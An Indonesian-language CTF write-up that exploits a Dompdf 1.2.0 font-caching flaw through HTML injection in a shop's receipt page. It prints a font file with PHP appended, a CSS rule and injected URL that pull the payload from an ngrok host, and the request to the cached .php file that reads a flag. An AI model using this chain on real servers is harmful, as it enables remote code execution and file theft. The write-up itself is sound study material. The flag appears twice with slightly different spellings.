
Toko Bendera

Player: constantine
Kategori: Web Exploitation



Toko Bendera

450

Selamat merayakan hari kemerdekaan Republik Indonesia! Silahkan beli bendera di toko kami!

NB: Untuk sementara waktu, kita tidak menerima pesanan bendera anime.


(Ini mah nyolong challenge sebelah njir)

`author: bbayugt`

Note: Tidak perlu menggunakan reverse shell

https://toko-bendera.ctf.forestylab.com/

Phase 1: Reconnaissance & Analysis



Kita mulai dengan membaca source code dari *index.php* dan *Dockerfile*. Dari sini terlihat beberapa hal penting:

1. **Dompdf 1.2.0** digunakan. Versi ini diketahui punya kerentanan **RCE via font caching**.
2. **Remote resource enabled** (setIsRemoteEnabled(true)). Ini mengizinkan Dompdf untuk mengambil file dari URL eksternal.
3. Direktori font diberi **chmod 777**, yang berarti writable oleh aplikasi.
4. Parameter **address** dirender mentah ke HTML tanpa sanitasi.


Potongan kode menunjukkan injeksi langsung ke template:

```
$address = $_GET['address'];
$dompdf->loadHtml("... <p>Address: $address</p> ...");
```

Jadi kita punya **HTML Injection** yang dapat digabungkan dengan font-RCE pada Dompdf. Referensi kerentanan ada di:
https://positive.security/blog/dompdf-rce

Phase 2: Weaponization

Langkah 1: Menyiapkan Payload




```
^A
�dum1�Bcmap^L`�glyf5sc��Thead^G�Q6�6hhea��A($hmtx^DD
^AL^Hloca
^AT^Fmaxp^D^A\ nameD^P�A|8dum2^A�B^A^A^L^D ^D^D^A-�� ����A^A
:8^B3#5:08^A^A^W��V_^O<�K@�U8^F�&ç
:8^F^A^AL��R^D

:^A^B^DD

^A^B^A^D6^A^D>^A^B^A^D> ^B^B^A^D> ^B^A^D> ^D^Bs
<?php system("cat /flag.txt"); ?>
```

(exploit.php)



```css
@font-face {
    font-family: 'pwned';
    src: url('https://beatris-remigial-selfishly.ngrok-free.dev/exploit.php');
    font-weight: 'normal';
    font-style: 'normal';
}
```

(style.css)

Kita perlu dua file:

- exploit.php → *fake font* yang tetap valid sebagai .ttf, tetapi di bagian akhir berisi payload PHP.
- style.css → digunakan untuk memaksa Dompdf mengunduh font tersebut.


Kita ambil .ttf valid, lalu menambahkan kode PHP:

```
wget https://gitlab.ortax.org/.../Roboto-Regular.ttf -O valid.ttf #misal, bebas mau font apa aja
cat valid.ttf > exploit.php
echo '<?php system("cat /flag.txt"); ?>' >> exploit.php
```

Lalu CSS:

```
@font-face {
    font-family: 'pwned';
    src: url('https://<url-ngrok>/exploit.php/exploit.php');
    font-weight: 'normal';
    font-style: 'normal';
}
```

Langkah 2: Hosting Payload



```
~/OprecForesty/toko bendera (solved): python -m http.server 8000 - python
constantine  ~/OprecForesty/toko bendera (solved)  v8.4.14  23:35  › python -m http.se
rver 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
~/OprecForesty/toko bendera (solved): ngrok http 8000 - ngrok
ngrok                                                                        (Ctrl+C to quit)

Call internal services from your gateway: https://ngrok.com/r/http-request

Session Status                online
Account                       h0w1tzxr (Plan: Free)
Update                        update available (version 3.33.0, Ctrl-U to update)
Version                       3.32.0
Region                        Asia Pacific (ap)
Latency                       49ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://beatris-remigial-selfishly.ngrok-free.dev -> http://localhost:

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```


Kita host file via:

```
python3 -m http.server 8000
ngrok http 8000
```

Tujuannya agar server target bisa mendownload bad font tersebut.

Phase 3: Injection & Execution

Injection (Staging)



```
toko-bendera.ctf.forestylab.com/index.php?action=pay&type=Bendera+Indonesia&name=Constantine&address=<link rel=stylesheet href='https://beatris-remigial-s
```

Payment Receipt

Name: Constantine

Address:

Type	Price
Bendera Indonesia	Rp. 75.000


Kita masukkan payload melalui parameter address:

```
https://toko-bendera.ctf.forestylab.com/index.php?action=pay&type=Bendera+Indonesia&name=Constantine&address=%3Clink%20rel=stylesheet%20href=%27https://beatris-remigial-selfishly.ngrok-free.dev/style.css%27%3E
```

Ketika diakses, server Dompdf melakukan callback dan mengunduh exploit.php. Log di sisi kita menampilkan GET request sukses.

Execution (Triggering RCE)

Ini yang akan kita gunakan untuk trigger RCE:



```
constantine  ~/OprecForesty/toko bendera (solv
pwned_normal_0d3eae0c15b1a0a0a9756621618729fb.php
```

Dompdf memberi nama font dalam format:


```
<fontfamily>_<style>_<md5-url>.php
```

Kita dapat ini dari cara menjalankan syntax ini di terminal:

```
php -r "echo 'pwned_normal_' . md5('https://<url-ngrok>/exploit.php') . '.php';"
```

Akses file tersebut di server target:

https://toko-bendera.ctf.forestylab.com/dompdf/lib/fonts/pwned_normal_0d3eae0c15b1a0a0a9756621618729fb.php



```
'S}S*-StG@qU0H+PoD0Y/*W�\ -$9! /�e��CQ��u�@ } ?3�3?39/301A!!!!!���z��.��F�����
)������&pd��V+4��1����h����&��"����"&�uL�MV+4��.���&�ug�0[V+4��7���&��f�����&�D
 its the flag, FORESTY{54945hi_m0N0_54945hi_nI_YlIku_N0_54_0n3_Pi3c3!_wkwkwk}
```

Flag muncul di antara data biner font.

Final Flag

FORESTY{54945hi_m0N0_54945hi_nI_YIlku_N0_54_0n3_Pi3c3!_wkwkwk}